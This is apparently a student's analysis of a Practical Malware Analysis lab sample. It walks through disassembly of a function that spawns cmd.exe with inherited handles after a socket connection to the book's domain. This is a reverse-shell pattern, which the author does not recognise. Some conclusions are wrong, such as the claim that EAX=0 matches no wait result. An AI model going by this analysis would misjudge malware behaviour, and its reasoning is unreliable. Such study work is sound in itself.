00401057 lea     eax, [ebp+StartupInfo] ; Load Effective Address
0040105A push    eax               ; lpStartupInfo
0040105B push    0                 ; lpCurrentDirectory
0040105D push    0                 ; lpEnvironment
0040105F push    0                 ; dwCreationFlags
00401061 push    1                 ; bInheritHandles
00401063 push    0                 ; lpThreadAttributes
00401065 push    0                 ; lpProcessAttributes
00401067 push    offset CommandLine ; "cmd"
0040106C push    0                 ; lpApplicationName
0040106E call    ds:CreateProcessA ; Indirect Call Near Procedure
00401074 mov     [ebp+var_14], eax
00401077 push    0FFFFFFFFh        ; dwMilliseconds
00401079 mov     ecx, [ebp+hHandle]
0040107C push    ecx               ; hHandle
0040107D call    ds:WaitForSingleObject ; Indirect Call Near Procedure
00401083 xor     eax, eax          ; Logical Exclusive OR
00401085 mov     esp, ebp
00401087 pop     ebp
00401088 retn                      ; Return Near from Procedure
00401088 FUNKY endp
00401088
```

The FUNKY function calls CreateProcessA and WaitForSingleObject.

This is very suspicious! Perhaps the process it creates will be malicious? Perhaps it will wait for something?

CreateProcessA:
https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

This function “Creates a new process and its primary thread. ”
Perhaps this process will be malicious? What kind of process will it be?

```
ModuleFileName = NULL
CommandLine = "cmd"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = TRUE
CreationFlags = 0
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 0012FC00
pProcessInfo = 0012FC48
```

```
BOOL CreateProcessA(
 [in, optional]      LPCSTR              lpApplicationName     =        NULL,
  [in, out, optional] LPSTR               lpCommandLine       =        "cmd",
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes      =        NULL,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes       =        NULL,
  [in]                BOOL                bInheritHandles             =        TRUE,
  [in]                DWORD               dwCreationFlags             =        0,
  [in, optional]      LPVOID              lpEnvironment               =        NULL,
  [in, optional]      LPCSTR              lpCurrentDirectory          =        NULL,
  [in]                LPSTARTUPINFOA      lpStartupInfo               =        0012FC00,
  [out]               LPPROCESS_INFORMATION lpProcessInformation      =        0012FC48
);
```

```
0012FBD8   00000000  |ModuleFileName = NULL
0012FBDC   00405030  |CommandLine = "cmd"
0012FBE0   00000000  |pProcessSecurity = NULL
0012FBE4   00000000  |pThreadSecurity = NULL
0012FBE8   00000001  |InheritHandles = TRUE
0012FBEC   00000000  |CreationFlags = 0
0012FBF0   00000000  |pEnvironment = NULL
0012FBF4   00000000  |CurrentDir = NULL
0012FBF8   0012FC00  |pStartupInfo = 0012FC00
0012FBFC   0012FC48  \pProcessInfo = 0012FC48
```

lpApplicationName = NULL,
“The name of the module to be executed. ”
“The *lpApplicationName* parameter can be NULL. In that case, the module name must be the first white space–delimited token in the *lpCommandLine* string. ”
The name of the module is in lpCommandLine.

lpCommandLine = "cmd",
“The command line to be executed. ”
This means that the cmd.exe will be executed!

lpProcessAttributes = NULL,
"If *lpProcessAttributes* is NULL, the handle cannot be inherited. "
Nothing happens here.

lpThreadAttributes = NULL,
" If *lpThreadAttributes* is NULL, the handle cannot be inherited. "
Nothing happens here.

bInheritHandles = TRUE,
"If this parameter is TRUE, each inheritable handle in the calling process is inherited by the new process. "
The new cmd.exe will inherit the handles of this program! Perhaps it will have a handle to the socket or the connection?

DwCreationFlags = 0,
"The flags that control the priority class and the creation of the process. "
No flags are set.

lpEnvironment = NULL,
"If this parameter is NULL, the new process uses the environment of the calling process. "
Doesn't seem significant to this analysis.

lpCurrentDirectory = NULL,
"If this parameter is NULL, the new process will have the same current drive and directory as the calling process. "
The cmd.exe will be created in the same directory as this program.

lpStartupInfo = 0012FC00,
"A pointer to a STARTUPINFO or STARTUPINFOEX structure. "
Doesn't seem relevant to this analysis.

lpProcessInformation = 0012FC48
"A pointer to a PROCESS_INFORMATION structure that receives identification information about the new process. "
Doesn't seem relevant to this analysis.

Return value = 00000001h Success!
"If the function succeeds, the return value is nonzero.
If the function fails, the return value is zero.
"

So this function will create a new cmd.exe process in the current directory and it will inherit the program's handles.

WaitForSingleObject:
https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject
This function "Waits until the specified object is in the signaled state or the time-out interval elapses. "
This is suspicious! Perhaps the program is waiting for something in the website?

```
hObject = 00000080 (window)
Timeout = INFINITE
```

DWORD WaitForSingleObject(
  [in] HANDLE hHandle,
  [in] DWORD dwMilliseconds
);

hHandle = 00000080h (window)
"A handle to the object. "
It is not clear what this is. Could it could be a handle to the cmd.exe or a handle to the program's socket or a handle to the connection to " www. Practicalmalwareanalysis . Com"?
What is the objecct the program is waiting for? Perhaps something would have arrived from " www. Practicalmalwareanalysis . Com"? Perhaps that would have been the object the program was waiting for?

DwMilliseconds = INFINITE
"The time-out interval, in milliseconds. If a nonzero value is specified, the function waits until the object is signaled or the interval elapses. If *dwMilliseconds* is zero, the function does not enter a wait state if the object is not signaled; it always returns immediately. If *dwMilliseconds* is INFINITE, the function will return only when the object is signaled. "
So the program will wait for a signal from the object.

Return value = NULL?
"If the function succeeds, the return value indicates the event that caused the function to return. It can be one of the following values. "
"RETURN VALUE

Return code/value	**Description**
WAIT_ABANDONED 0x00000080L	The specified object is a mutex object that was not released by the thread that owned the mutex object before the owning thread terminated. Ownership of the mutex object is granted to the calling thread and the mutex state is set to nonsignaled. If the mutex was protecting persistent state information, you should check it for consistency.
WAIT_OBJECT_0 0x00000000L	The state of the specified object is signaled.
WAIT_TIMEOUT 0x00000102L	The time-out interval elapsed, and the object's state is nonsignaled.
WAIT_FAILED (DWORD)0xFFFFFFFF	The function has failed. To get extended error information, call GetLastError.

”

```
EAX 00000000
ECX 7C802600 kernel32.7C802600
EDX 7C90EB94 ntdll.KiFastSystemCallRet
EBX 7FFDC000
ESP 0012FC00
EBP 0012FC58
ESI 00405055 1.00405055
EDI 0012FD8E
```

There is no value in the registers here that matches any of the events in the function’s possible return values so it appears that the attempt to wait was not successful.

This function has the program wait for a signal from an object. What this object is is currently unknown. It is possible that there could be an object from “ www. Practicalmalwareanalysis . Com” but since the connection attempt to this domain failed it is unknown what the object truly is. The attempt to wait seemed to be unsuccessful.

```
=================================================================
=============================================================
=================================================
=========================================
================================
====================
=========
```

It appears that there aren’t any more things to analyze in this malware.

This malware appears to be possibly malicious. It connects to a suspicious sounding domain “ www. Practicalmalwareanalysis . Com” over a two-way TCP IPv4 berkley socket connection. The connection failed and it is unknown what would have happened if the connection was successful.

The website name seems to be related to the malware textbook practical malware analysis so it is possible there is a malicious action that could happen if the connection was successful. It is unknown what the action would be due to the connection failing.

The program also creates a new cmd.exe process and waits for an object to send a signal. It is unknown which object will send the signal but since the signal failed and the website connection failed is it possible that the website would have sent over an object to send a signal?

No other malicious actions were detected.